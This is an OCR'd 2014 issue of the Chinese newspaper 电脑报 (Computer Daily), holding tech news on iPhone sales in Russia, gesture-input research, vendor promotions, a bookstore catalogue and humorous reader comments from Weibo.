精彩原文抢先看

加入方式 1:微信拍摄左图二维码。
加入方式 2:微信添加好友→查找公众号→搜索:icpcw520
加入方式 3:微信添加好友→查找公众号→搜索:小生就在两江畔

订阅有奖:

从即日起，订阅官网微信的读者，都有机会赢得我们送出的精美小礼品。（注意留意小编单独发来的消息）

DataTraveler
100 G3
8GB
SP silicon power

精彩多多，奖品多多，
赶快拿起手机订阅！

了解上期获奖读者信息请翻阅本期 11 版读编桥。

关于分享
精彩原文

如果你觉得小生发给你的文章不错，不妨在朋友圈中分享一番。操作如下：

❶手戳右上角三个小点点，弹出菜单。再戳“分享到朋友圈”，进入下一个界面。

❷输入分享理由（也可不写），猛戳右上角的“发送”，精彩文章就分享给朋友们了。

分享越多，中奖的几率也越高！赶快订阅并分享电脑报的精彩原文！

古代青年PDF杂志

电脑报图书总店,经典图书

因报社仓库搬迁调整,大量图书超低价出售,最低3折起!

原价30-60元,现价20元左右全场包邮!

错过这次,就没机会了!

步骤一:在本目录里选中自己喜欢的图书。

步骤二:进入网址dnbbook.taobao.com,通过书名或分类检索到该书。

步骤三:按照淘宝流程拍下并付款(若有疑问请咨询在线客服)。

步骤四:耐心等候包装可靠,快递迅速的超值图书送达。

合订本类

★电脑报一年一度最经典的图书,不解释!

《电脑报2013年合订本(上下册)》
《电脑报2012年合订本(上下册)》
《电脑报2011年合订本(上下册)》
《电脑报2010年合订本(上下册)》
《电脑报2009年合订本(上下册)》
《电脑报2008年合订本(上下册)》
《电脑报2007年合订本(上下册)》

电脑学习类

★看完合订本,再来读增刊和精华本,包你成为电脑大师!

《2010电脑报增刊—热门软件与网络年度方案集》
《2010电脑报增刊—热门硬件与数码年度方案集》
《2011电脑报增刊—热门软件与网络年度应用方案集》
《2011电脑报增刊—热门硬件与数码年度应用方案集》
《2012电脑报增刊—热门软件与网络年度应用方案》
《2012电脑报增刊—热门硬件与数码年度应用方案》
《2012电脑报增刊—网络攻防与电脑安全年度应用方案》
《2013电脑报增刊—热门软件与网络年度应用方案》
《2013电脑报增刊—热门硬件与数码年度应用方案》
《2009-2010电脑应用精华本》
《2010-2011电脑应用精华本》
《2011-2012电脑应用精华本》
《2012-2013电脑应用精华本》
《2013-2014电脑应用精华本》
《电脑硬道理—电脑医院》
《电脑硬道理—黑客攻防》
《电脑硬道理—网管实战》
《电脑硬道理—装机圣手》

摄影类

★摄影爱好者成长得好帮手,技术永不过时!

摄影爱好者成长得好帮手,技术永不过时!

《Photoshop CS4 数码照片后期处理专业技法》
《RAW 单反照片拍摄与处理完全探索》
《DSIR 数码照片这样拍才漂亮》
《照片这样修图与构图才好看》
《数码风景摄影新手必学 100 招》
《人文纪实摄影宝典》
《这样玩摄影才赚钱—当个赚钱摄影师》
《魅惑—美女视觉写真秘笈大公开》
《夜景摄影的艺术》**(新上架)**
《全天候摄影大师技法》**(新上架)**
《闪光灯摄影实战手册》**(新上架)**
《拍客风尚:黑白摄影的艺术》**(新上架)**
《三维全景摄影专家技法》**(新上架)**
《构图:人像·风景·光影摄影全攻略》**(新上架)**
《摄影大师之道: 数码摄影美少女写真馆》**(新上架)**
《老爸老妈学摄影》**(新上架)**
《老爸老妈学单反:摄影新手入门》**(新上架)**

旅游类

★美景和优惠一样,不是永恒的!

《舌尖上の中国》
《中国最美旅行地》?
《中国最后的稀世美景》
《最美藏地旅行密码》
《假日—文化旅游指南》
《100个消失前必须铭记的地方》
《秘密巴黎》
《秘密香港》
《秘密东京》

影视类

★慢慢看,慢慢下,这些经典够你看几年!

《完全电影—战争电影》
《完全电影—间碟电影》
《完全电影—501部必看经典》
《完全电影增刊—冰与火之歌永恒典藏》
《全电影之经典黑白—黑帮电影》
《乱炖奥斯卡》
《一生必看的200部英美电视剧》
《最爱科幻电影》
《007—五十周年珍藏宝典》
《霍比特人》
《霍比特人编年史(精装)》

军事类

★军事迷的、二战迷的天堂!

《雇佣兵》
《二战特种作战精锐》
《特种部队在行动》
《哈尔科夫之战图集 1942-1943》
《503 重装甲营全史(上卷)》
《壮志凌云》
《二战数据 V—德国空军》
《二战数据 IV—德国海军》
《钢铁苍穹:苏联中央航空设计局 20-30 年代战斗机发展史》**(新上架)**
《狼穴:希特勒的秘密总部》**(新上架)**
《法国外籍兵团(从 1831 年至今)》**(新上架)**
《晴空雷霆:二次大战英国皇家空军对德战略轰炸行动纪实》**(新上架)**
《美军生存手册: 国内唯一授权完整版》**(新上架)**
《东线狙击手 2(苏军篇):约瑟夫·皮柳辛回忆录》**(新上架)**
《红鹰中队: 美国机密米格机队》**(新上架)**
《从零到零:旧日本海军航空兵战斗机装备发展史》**(新上架)**
《美国总统图传》**(新上架)**
《美国海、陆军:徽章·勋章·标志完全指南(共 2 册)》**(新上架)**
《二战德国战利品》**(新上架)**
《战斗序列图解:二战德国装甲部队》**(新上架)**
《永远忠诚: 美国海军陆战队战史 1775-1945》**(新上架)**

网络赚钱类

★凭自己的智慧,坐在家里赚大钱,不告诉你你肯定不知道!

《30个可复制的网上开店成功案例》
《100个可操作的网络赚钱大法》
《小老板开店创业必读》
《短线炒股快速入门:短线炒股快速精通与赚钱技法》
《短线猎杀黑马》
《短线抓涨停》
《短线赚量价》
《跟股市赢家学:看盘技巧与实盘操作》
《跟庄实战赚钱技法》
《股票经典实战:创业版风云》
《决胜波段-短线波段炒股赚钱技法200例》
《决胜买卖点》

健康养生类

★想要不生病? 预防保健最重要!

《不一样的自然养生法》
《治病不如防病》

本店还为各位读者搭配了更优惠的购书套餐,最低10元/每本,详情请进入店内查看。

报社总部直接发货,所有图书绝无盗版!

手机用户请拍摄二维码:

电脑报图书总店网址:dnbbook.taobao.com

责编:邓晓进 **美编**:毛毛 **组版**:向海蓉 **责校**:杨志刚
日期:2014.9.22 **投稿邮箱**:pcw-report@vip.sina.com

俄罗斯人民不爱苹果了吗?

@毛建敏

制裁对俄罗斯经济来说是一记重击,对苹果公司来说也不是那么美妙

近日,美国对俄罗斯就乌克兰危机发起更严厉的经济制裁,俄众多大型石油和天然气企业被列入最新的制裁名单,西方企业也被禁止支持俄油企在深水区、北冰洋区块或页岩项目上的勘探与生产活动。

新一轮制裁对于俄罗斯濒临衰退的经济来说,无异于一记重击。同样,对于刚刚宣布俄罗斯是第二批上市地区之一的iPhone 6来说,也不是那么美妙的事儿。

俄罗斯不爱苹果

根据调查机构 IDC 的报告,最近苹果产品在俄罗斯的销售出现了严重下滑。比起第一季度,iPhone 第二季度的市场份额跌落了大约 0.33%, 而 iPad 的销售量也下降到了第四位,排在联想、华硕以及三星后面。

在此前的8月份, 一位威武霸气的俄罗斯爱国大叔抡起锤子怒砸iPhone和iPad,以表示他的不满,并拍摄视频呼吁全俄人民抵制美货。

在更早的今年3月份,出于安全考虑,俄罗斯政府官员已经将用于工作的iPad平板换成了三星平板,俄罗斯通信和大众传媒部甚至建议苹果公司应该开放其源代码供俄罗斯政府检查,以确保iPhone制造商不参与美国情报机构窥探世界上最大的国家。据悉,俄罗斯通信部长Nikolai Nikiforov已经要求苹果公开源代码,让他们审查,看是否存在间谍行为。

值得注意的是,iPhone尽管早就进入130多个国家和地区, 但真正大规模进入俄罗斯市场,却是在今年初——2013年6月,苹果与俄罗斯三大手机运营商合作,试图将iPhone引入俄罗斯。但是,由于利益分配问题, 俄罗斯两大运营商之一Megafon对苹果发出了封杀令,一直到今年初与苹果签下3年合作协议后才解封。

一系列事件说明,iPhone的销售在俄罗斯遇到了大麻烦。是因为美国对俄罗斯的制裁和敌对,导致俄罗斯从上到下都不爱苹果?

经济衰退让俄罗斯人民买不起

普京并没有出于爱国主义禁止国民使用 iPhone, 要知道俄罗斯总理梅德韦杰夫本人就是一名不折不扣的果粉——实际上,梅德韦杰夫作为第四代iPhone的第一位拥有者,他对iPad的喜爱和应用也是各国领导人不能比的。梅德韦杰夫曾在八国集团首脑峰会间隙用iPad上网看世界杯。还有曝光的照片显示,在发表演讲前梅德韦杰夫还使用iPad背诵演讲词,在电梯内用iPhone 5s自拍。

真正的原因是,并非俄罗斯人民不爱苹果,而是买不起了。

由于西方国家的经济制裁,俄罗斯目前正在经历经济衰退,物价上涨,油价下跌。今年以来,俄罗斯卢布兑美元的币值已经下跌了超过 8%。

俄经济部的数据显示,与上年同期相比,7月份俄罗斯GDP萎缩了0.2%,6月份萎缩了0.1%。而早前的预估为6月经济增长0.6%,5月增长1.3%。荷兰国际集团(ING)首席俄罗斯经济学家Dmitry Polevoy表示,这是反差很大的预估修正,总的来说这是一个让人忧心的迹象,说明俄罗斯经济正在持续失去动能。

因此,在经济衰退的影响下,俄罗斯的消费者对经济的信心也持续走低,在购物时更倾向于购买比较便宜的产品,这对一些价格昂贵的电子消费品牌造成了较大影响,售价昂贵的苹果产品首当其冲受到影响。

其实, 在俄罗斯的智能手机市场,不仅是苹果公司的销售额下降,三星的销售额也比上个季度下跌超过半成。

相比之下,低端品牌在俄罗斯就生活得较为滋润了。低价 Android 手机的制造商 Fly 逆转三星爬到了第一位,Nokia 也在紧紧咬着苹果,争夺第三位的位置。另外,在第二季度,联想在俄罗斯的智能手机市场份额上升到了 8.6%, 同时该品牌的平板电脑出货量也达到了 14%,中国的 TCL 也成功进入了俄罗斯市场。“俄罗斯的消费者更注重产品的价格和技术,而不是品牌。”联想在俄罗斯的副总裁 Gled Mishin表示。

所以,对于苹果CEO库珀来说,苹果产品在俄罗斯的遇冷,罪魁祸首还得去找奥巴马。

业界新闻

告别贴膜哥,开启高端玻璃膜产业时代

WMCC发布首款悬浮气动防爆保护玻璃

9月5日, 世界移动WMCC新品发布会在竞园北京图片产业基地举行,世界移动创始人兼CEO李勇进先生、合伙人兼CTO王庆祥、富士康集团正达国际光电股份有限公司总经理江嘉斌夫妇以及总经理李清铭等一百多位嘉宾和媒体出席了本次发布会。

3D曲面玻璃技术引爆科技革命

“3D曲面玻璃之父”、世界移动CTO王庆祥博士也亲自来到现场,畅谈3D曲面玻璃的研发过程与应用前景。“柔性曲面屏幕, 这是玻璃界几十年来的一大难关。从诺基亚时代开始,到三星苹果,大家都梦想着能把它实现; 从手机到智能硬件,再到汽车控制台,柔性曲面屏幕可以广泛地应用在数码科技领域。现在,我们终于攻克了这一个难关。”王庆祥兴奋地说。

防爆防撞DIY, 悬浮气动防爆保护玻璃开启新时代

“悬浮气动防爆保护玻璃,运用了苹果一样的生产设备,有着比苹果更加苛刻的标准。”世界移动CEO李勇进先生告诉记者,本次发布会的主角之一悬浮气动防爆保护玻璃, 是WMCC技术团队与富士康集团旗下台湾正达国际光电合作的产品, 拥有独家专利贴合材质及技术工艺,对准屏幕,手指轻松一按,就可以自动贴合屏幕, 免去了繁琐的贴膜工艺与时间。“因此, 我们的悬浮气动防爆保护玻璃可以做到轻松DIY,再也无需去找贴膜哥。”李勇进先生笑着说。

iPhone等级的玻璃标准,让细菌从此无处可藏

在发布会上,WMCC还发布了skin care 手机面膜, 李勇进先生告诉记者,“WMCC的skin care 手机玻璃膜,特别针对女性设计,具有极高的环保性和对皮肤的保护性,将有效避免因长时间使用手机所带来的细菌滋生等问题,可以像面膜一样呵护女性的肌肤健康。同时,特有的悬浮气动专利技术, 让skin care可以自由DIY,操作像贴面膜一样简单,因此我们叫做手机面膜。”

Mobile your life better
世界移动WMCC新品发布会
启动仪式

未来或与苹果合作生产iPhone

谈及未来的规划, 李勇进先生表示:“我对WMCC的未来充满着信心,我们将努力研发更好的技术,并把顶尖的技术与顶级的时尚品位相结合, 塑造强大的品牌,打造更好的产品及服务,让人们的生活因我们而变得更加美好。目前3D曲面玻璃已经着手规划与手机商合作开发新产品, 或许未来不排除有与苹果合作的可能。如果3D曲面玻璃与iPhone相结合,那可想象将打造出新一代完美的手机。”

最新戴尔商用电脑系列为更小更薄的设备带来生产力

最新Latitude笔记本
随时随地提升生产力

最新Latitude 13 7000 系列是世界上最安全的二合一电脑, 拥有13.3英寸显示屏以及背光键盘, 并支持睡眠快速启动。同时,戴尔为此款设备还特殊设计了戴尔Mobile Office配件套装,包括:便携电脑包、套筒、电源组合、全球适配器。

最新的Latitude 12 5000系列满足移动专业人士的所有需求。拥有全新的光滑表面的设计, 比以前一代产品轻薄了20%。它还提供了满足整日电池续航能力4芯电池、提高耐用性的新材料以及企业级别的支持和服务。

全新Latitude 14 3000 系列产品提供了商用级别笔记本需要的基本特征,在移动性、工作效率及成本控制方面做到了最佳的平衡。最新3000系列拥有企业级的支持服务, 同时享有全天电池续航能力、防泼溅设计的键盘、高达1TB的存储空间以及触控显示器可供选择。

最新推出的戴尔全坚固系列产品Latitude 14 Rugged坚固电脑的设计秉持着承受随处严酷环境工作需求的理念。第四代QuadCool散热管理系统使得它在高温工作环境下工作表现依然出众。14英寸户外阅读显示屏保证任何内容不论在强光或是较暗环境下都可以清晰显示并轻松阅读。标准电阻式触屏意味着即使穿戴手套也可操作。可定制的RGB背光键盘保证了电脑在任何环境下使用的舒适性和便捷性,而一键开启的隐身模式最大程度地保证了用户的私密性。

OptiPlex Micro: 超越认知能力


拥有1.2升设计,比戴尔最小的台式电脑还小67%,并且拥有五个不同固定架选项的最新OptiPlex 9020 Micro 和 3020 Micro 台式电脑满足了企业员工对于台式电脑拥有更小、更专业工作空间的需求。市场上最安全和易管理的台式电脑OptiPlex 9020 Micro对于空间有限而安全性需求较高的环境非常理想,而OptiPlex 3020 Micro作为紧凑型产品则向使用者提供商用级产品的性能。

责编:邓晓进　**美编**:毛毛　**组版**:向海蓉　**责校**:杨志刚
日期:2014.9.22 **投稿邮箱**:pcw-report@vip.sina.com

灵犀一指

@叶平安

“隔空取物”一直是幻想小说作家喜欢的招式;它不仅听起来很高大上，而且还有着绚丽的视觉效果。这种特别的技巧往往被归于高深的武功或是魔法一类，但是科技也正在把它变成现实。毕竟就像科幻小说大师阿瑟·克拉克曾说的那样：任何足够先进的技术,初看起来都与魔法无异。


SideSwipe

遵循直觉的操作

在我们和计算机交互的领域，研究者一直在尝试做一些魔法般的事情。对于手机之类小工具来说，键盘和鼠标是又重又笨的反直觉设备，它们的准确率和效率都成问题；触摸屏和手势控制则会自然得多。但是在传统计算设备——台式机或者笔记本电脑上，因为使用角度的限制,触摸屏用起来就不大舒服,也许语音输入才是更好的办法。当然,当脑机接口最终实现的那一天到来，所有的传统输入设备都可以退休，我们将可以和计算机直接心意相通，心念一转就能幻化万千。

成熟的语音输入和脑机接口可能还要几十年才能变成现实，但是我们的确可以尝试一些更方便的人际交互方式。早在四五年前，微软公司就曾经开发出一种技术，让人们可以直接用手指的动作来控制手机这样的小型设备。只需要用手指在掌心轻点,或者打个响指,就可以完成从播放音乐到为手机拨号等诸多行为；我们的手掌和手臂都可以变成键盘。

这种技术的原理很有趣：通过肌肉和骨骼的振动来传递消息。研究者们把这种输入方式叫做“Skinput”,把皮肤和输入两个词结合在了一起。虽然我们很难意识到，但是当我们轻敲手掌时,皮肤、肌肉和骨骼的振动会向四面八方传递，而且因为它们的密度和组成结构不同,振动传递的速度也有所区别。通过手臂上的一组振动感应器阵列，可以识别振动发生的距离和位置，就像地震测量仪所做的那样。

但是我们的手掌和手臂毕竟面积不够大,不足以提供足够的分辨率。这种技术并不足以把我们的手掌变成全键盘,但是完成简单的电话拨号任务还是有希望的。把手掌作为手机拨号键盘时,输入准确率可以达到80%,大约和手机触摸屏上的输入准确率相当;要是用来控制手机静音或播放音乐的话,准确率会更高。

但是这种技术有个问题，就是需要在手臂上捆绑一个振动感应器阵列。因为这个阵列需要紧贴皮肤，所以并不算舒服,而且也不怎么好看。如果想要这种输入技术受欢迎的话，得开发出更好的设备才行。

但是无论如何，这样的输入思路给了人们一些启发。当我们和计算设备交互的时候,也许并非要真正地触摸它们;让计算机远程观察我们的动作可能是个不错的思路。打个响指来控制家电的时代也许正在走来。

把手机变成雷达

最好的技术是那些看不见的技术。我们无须考虑自来水或者电力到底是怎么来的，也无须理解手机或汽车的基本原理;它们早已成了我们生活的一部分,不假思索就可以使用。那些最好的技术将复杂性隐藏在了简单的外表之下,将它们封装成了面目可亲的简单工具。

西雅图华盛顿大学的研究者们现在也在做一些类似的尝试。在上一期我们曾经谈到过他们正在开发无需电源的小型设备，尝试从空气的电磁波中获取能量;而就是同一个研究组,也在研究电磁波的其他可能性。不过这次,他们把电磁波用在了人类和手机的交互当中。

最近这个组发表了一篇论文，谈到了用手势远程控制自己手机的新技术。开会时手机在裤袋里响起来总是让人尴尬的体验；而这种技术让我们无须拿出手机也能让它静音。只要隔着裤子口袋做出特定的手势就好，甚至无须碰到手机本身。

这种叫做SideSwipe的技术利用了手机的一个特征:在开机的每时每刻,手机都在和通信信号塔保持着联系。它们都在不断地发射和接收电磁波；而电磁波也拥有波的一般特征,会反射和折射。研究人员开发了一个可以装进手机中的小设备，用来接收附近环境反射而来的电磁波；只要我们在手机某个特定距离之内做出特定的手势，手机就能够识别出我们的动作,并且做出相应的反应,从接听或挂断电话到打开特定的应用都可以胜任。

这种技术的本质和雷达并无不同。现在已经有少量志愿者参与了测试,结果令人振奋——几乎可以达到90%的准确率。这项研究成果将在今年10月份召开的人机交互会议上发布，可能会成为下一代手机或者笔记本的标准功能;我们已经和实体交互设备打了太久交道,也许该到凌空控制的时代了。

摄影、军事新书上架!
仓库调整，热销图书超级折扣，买就赚!

◎摄影热销书
《老爸老妈学摄影》
《老爸老妈学单反:摄影新手入门》
《夜景摄影的艺术》
《全天候摄影大师技法》
《闪光灯摄影实战手册》
《拍客风尚:黑白摄影的艺术》
《三维全景摄影专家技法》
《构图:人像•风景•光影摄影全攻略》
《摄影大师之道:数码摄影美少女写真馆》

◎军事热销书
《钢铁苍穹：苏联中央航空设计局20-30年代战斗机发展史》
《狼穴：希特勒的秘密总部》
《法国外籍兵团(从1831年至今) 》
《晴空雷霆：二次大战英国皇家空军对德战略轰炸行动纪实》
《美军生存手册：国内唯一授权完整版》
《东线狙击手2(苏军篇):约瑟夫•皮柳辛回忆录》
《红鹰中队:美国机密米格机队》
《从零到零:旧日本海军航空兵战斗机装备发展史》
《美国总统图传》
《美国海、陆军:徽章•勋章•标志完全指南(共2册) 》
《二战德国战利品》
《战斗序列图解:二战德国装甲部队》
《永远忠诚：美国海军陆战队战史1775-1945》

限时打折，全场包邮!
机会切莫错过!

手机用户请拍摄二维码

报社总部直接发货所有图书绝无盗版！
电脑报图书总店网址：dnbbook.taobao.com

数字

6000万部

——iPhone 6销售形势大好

9月16日，苹果公司宣布，iPhone 6和iPhone 6 Plus两款新手机预售第一天的订单已经达到400万部，刷新历史最高纪录。而业内人士预计，这两款手机到12月的销量有望突破6000万部。苹果还宣布，该公司发布首日的预售额度已经销售一空，但用户仍可到实体店买到这两款手机。

9月30日

——微软宣布将在旧金山召开Windows发布会

微软上周宣布，该公司将于9月30日在旧金山召开一次“Windows发布会”，并已开始发出媒体邀请函。该发布会将以Windows的企业用户和高级用户为重点关注对象。预计微软将在发布会上推出Windows 9操作系统的“技术预览版”，以便开发商和企业用户对该系统将会作出的改动进行评估。一段时间来，有关“Windows技术预览版”的截图和视频都已外泄，这些信息显示这个最新版本的WIndows系统加入了新的“开始”菜单、虚拟桌面功能以及通知中心。

Join us to hear about
what's next for Windows
and the enterprise.
Sept. 30, 2014
Microsoft

70亿美元

——SpaceX和波音获NASA大单

美国宇航局(NASA)近日宣布，SpaceX和波音已经获得了价值近70亿美元的合同，将协助美国宇航员往返国际空间站。通过“商业飞行人员运输项目”合同，NASA可以摆脱对俄罗斯的依赖。在几年前NASA退役了所有航天飞机，俄罗斯帮助美国将宇航员往返国际空间站。面向波音CST-100的合同价值最高为42亿美元，而面向SpaceX Crew Dragon的合同价值最高为26亿美元。

12亿部

——今年全球智能手机出货量增长很快

9月17日，市场研究公司Juniper Research(以下简称Juniper)公布报告称，今年全球智能手机出货量将达近12亿部，同比增长19%。报告称，虽然发达国家市场仍将在全球智能手机出货量中占据多数份额，但对于智能手机厂商来说，发展中地区的重要性正在日益增强。Juniper指出，成熟市场与新兴市场之间的差距正在缩小，原因是75美元到150美元之间的“低价经济型”智能手机以及售价低于75美元的“超经济型”手机销售量均继续大幅增长。

160亿元

——国内首条第6代LTPS面板线开工

由华星光电投资160亿元建设的第6代LTPS(低温多晶硅)显示面板生产线项目(t3项目)9月16日在武汉光谷开工建设，预计将在2016年底实现量产。这是国内首条采用这一显示技术的生产线。武汉华星光电项目总投资160亿元，产品定位为高端中小尺寸面板市场。项目一期设计产能3万片/月，预计在2016年底实现量产，达产后每年生产显示面板或模组约8800万片，可实现产值超百亿元。

人物

洪小文

——微软亚太研发集团主席确定

9月17日，微软公司宣布任命洪小文为微软亚太研发集团主席，即日生效。此前，洪小文担任微软亚洲研究院院长。同时，微软(亚洲)互联网工程院院长王永东获任微软亚太研发集团首席技术官，申元庆将继续担任微软亚太研发集团首席运营官。洪小文已在微软公司工作了20年，他于2004年加入微软亚洲研究院。他还于2005年创立并领导了微软亚洲搜索技术中心，该中心于2011年演进为微软(亚洲)互联网工程院。

奚国华

——将建最大TD-LTE网带动全球产业

在近日举行的“移动宽带发展高峰论坛”上，中国移动董事长奚国华表示：大陆将构建全球最大的TD-LTE网络，必然带动全球TD-LTE市场与产业的大规模发展。9月16日，由GTI(TD-LTE全球发展倡议)联合中国移动和中国台湾工业技术研究院举办的“移动宽带发展高峰论坛”在中国台湾新竹召开。中国移动董事长奚国华表示，中国台湾在芯片设计、生产和终端制造等方面走在世界前列。海峡两岸将基于产业互补优势，在技术和产品研发、网络和业务运营等方面通力合作，共同推进LTE TDD/FDD融合发展。

扫扫有惊喜！扫客有实惠！
立即行动，用你的手机扫描下列二维码

DELL 一站式体验服务 网址 http://s.icpcw.com/dell
买电脑也可以自助，比你想象的还要方便！

西数 E 元素移动硬盘 1TB 网址：http://s.icpcw.com/wd1tb
经典 USB3.0 移动硬盘，电粉专属包邮价 439 元，还送西数原装硬盘防震包以及高清影视资源。

RICOUS 3G 无线随身 WiFi 猫
网址：http://go.icpcw.com/a/RS3G.htm
3G 网络共享 + 多媒体分享，直插 SIM 卡，通电即可上网，免设置驱动。

金士顿高速 TF 手机卡 16GB 网址：http://s.icpcw.com/tf16
CLASS 10 高速卡，《电脑报》读者专属包邮特价 49 元，终生质保送卡套。手机专用，配卡套各种数码设备通吃。

友情提示
凡通过“扫客”活动下单并成功购买产品的读者，请添加活动微信或发邮件到 pcw-huodong@vip.sina.com，告诉所购产品以及订单号，我们将每月举行一次抽奖活动，为你送上更多的惊喜和实惠！
如遇微信无法扫描，请改用淘宝客户端等软件。

一周要闻

电商“七日无理由退货处罚办法”下月出台

新《消费者权益保护法》正式实施半年来，国家工商总局正在逐步落实“七日无理由退货”政策。北京市消协的体验调查结果显示，“七日无理由退货”成功率达82.35%；签收前允许开箱验货的占97.06%；“一对一”明示是否适用无理由退货的占66.67%。“我们不仅要求大的电商进行整改，所有的电商企业都应该按照我们的要求进行整改。工商总局将尽快出台《侵害消费者权益行为处罚办法》，研究制定《流通领域商品质量监督管理办法》”。相关负责人表示。

第二季度中国服务器市场销售额猛增

9月17日，市场研究机构IDC发布2014年第二季度中国服务器市场调研报告。据IDC数据显示，2014年第二季度，全球X86服务器市场整体出货量为220万台，销售额98亿美元，同比增长1.5%、7.8%。其中，中国X86服务器市场整体出货量44.8万台，销售额14.3亿美元，同比增长分别为22.2%、34.6%。中国成为全球X86服务器市场的增长亮点。

75%的APP无法通过标准安全测试

市场研究公司Gartner预测称，75%移动应用都无法通过明年最基本的安全测试。Gartner最近发布报告称，Android、iOS和Windows Phone生态系统中的多数移动应用都将不具备可被企业接受的基本安全协议。在BYOD(自带设备上班)日益普遍的环境下，企业将因此面临严重威协。报告指出，有些移动应用有利于企业员工开展工作，但缺少基本的安全标准，因此不仅企业安全政策将面临风险，且企业数据和网络也会变得易受攻击。


责编:李青阳 **美编**:小白 **组版**:姚永福 **责校**:曾灿
日期:2014.9.22 **投稿邮箱**:pcw-report@vip.sina.com

@ 电脑报

如果Apple Watch是圆形的……

在苹果发布会上,Apple Watch博得了众多眼球,不过大家的评价褒贬不一,其方形配合圆润边角的设计被吐槽得比较多。但如果Apple Watch是圆形的,会不会就漂亮很多呢?近日,设计师Alcion就分享了由他最新设计的圆形Apple Watch概念机。

正式发布会上的Apple Watch


“不服再战”的Alcion设计师作品

网友的精雕细琢

@赤脚男爵但丁:苹果边缘过渡做得好,根本不需要圆形表盘,并且这种表盘我看你遇到短信怎么办?

@-国-YE:那密集的UI还是一个叫难看,哪怕你做成翻页式的几何图形UI也比这个强多了!苹果的审美真的是越来越渣。

@恒星遗骸:我不明白怎么会有人受得了那好多点点的界面?蓬蓬乳好吗?每次都感觉一只只小虫虫在探头探脑冲我笑,都会一身鸡皮疙瘩好吗?密集恐惧症伤不起,我已哭晕在厕所里。

@雨的微:圆形的话到时肯定又说抄袭MOTO360,对喷子来说不管怎样做都不可能令他们满足的。

@brunhilde2390:首先它没有那么薄!

@浪不静:买魅族MX4再加199元,配一个INWATCH手环,请叫我雷锋!

专家:十一黄金周迟早要取消!

全国政协委员、清华大学教授蔡继明称:十一黄金周迟早会取消的;各国国庆节都是一天,这样才能引导公众集中精力庆祝国庆,它的政治意义才能凸显出来;我们的国庆节3天,又拼凑成7天,反而把政治意义给冲淡了;我们是个讲政治的国家,这肯定不会长久的。

@寒斟酒肆:按你的意思五一劳动节应该不放假反而当天延长工作时间……中秋节也不用放假,反正看月亮是晚上……春节也不用放,反正辞旧迎新是凌晨的事。现在的专家真是比菜市场还乱!

@飞花似梦之微博:各国还医疗免费、上学免费、房价合理呢,怎么不比较这个?

@好大一只2逼:专家,你知道国庆带动了多少GDP嘛?


@木人栩:法国工作满一年后每年都有五周年假!你比啊!

@无所畏惧的菜菜头:好的不学,学坏的!

@祺语轩昂:你以为我们上班都和你一样清闲么?

分享·乐事·囧事 **认真你就输了**

科技需向传统行业学习



@五号学生:每当我走在路上,看到那些拿着大屏幕手机玩儿的妹子,就会想,她们是不是需要一个这样的手机伴侣?

@你的同桌后面那个:其实这砖刀的工业设计吧,还是很科学的,不但支撑了手机,连手柄也可以利用上,装点防狼喷雾什么的,人和手机都安全了不是!

敢不敢承认你也读错过?

@ksint.melody:4年来,一直把acer这个牌子念成“宏基”,还一直纳闷这个台湾牌子为啥跟武汉的一个长途汽车站一个名字呀?直到最近某人告诉我:“你睁大你的氪金狗眼仔细看!”我……

@Czgandres:这个字在繁体字里就念ji.台企当然保留台湾发音了。

@路边一呆B:我一直跟着广告发音读ji,哈哈哈!

@茉莉rain:呃,因为不知道那个字怎么读,一直都说acer的人飘过

@技术考古控:俺一直搞不清楚宏碁/宏基和明基之间的关系……莫非他们是传说中的好基友吗?


@尉迟无韵:我一度以为是“红旗”……心想台企也玩这个?

@Freezai:所以“宏碁”的意思就是“一盘很大的棋”。

@瓦屋青衣:——我昨天买了个宏碁,帮我看看配置如何?

别人可能的回答:
——你支持国产车了?
——你买了个防空导弹!?
——你把红旗连锁超市收购了!!?

acer
宏碁


碁

拼音: qí 🔊,

部首: 石


| 康熙字典

基本解释:

碁

qí


同“棋”。


Acer 生词本

英 [ˈeɪsə(r)] 美 [ˈeɪsər]🔊

电粉福利

ITer也要治愈系



拍摄本二维码进入电脑报图书总店购书

哈喽!电脑报的fans们,你们的福利又来啦!电脑报官方图书总店现推陈出新,联合前电脑报美编兼读编桥知心姐姐小仝趣原创设计的装饰挂画,献给爱生活、有态度的你。IT男女同样需要被治愈,请猛戳链接,有惊喜dnbbook.taobao.com。

订阅电脑报官网官方微信
第二十二期获奖读者公布

方式1:微信拍摄左图二维码。
方式2:微信添加好友——查找公众号——搜索:icpcw520
方式3:微信添加好友——查找公众号——搜索:小生就在两江畔

订阅有奖:从即日起,订阅官网微信的读者,都有机会赢得我们提供的小礼品。(注意留意小编单独发来的消息)

第二十二期获奖读者:西米格、天天爱你、gothla

本期幸运读者每人获得U50无线键鼠套装一套,恭喜你们!

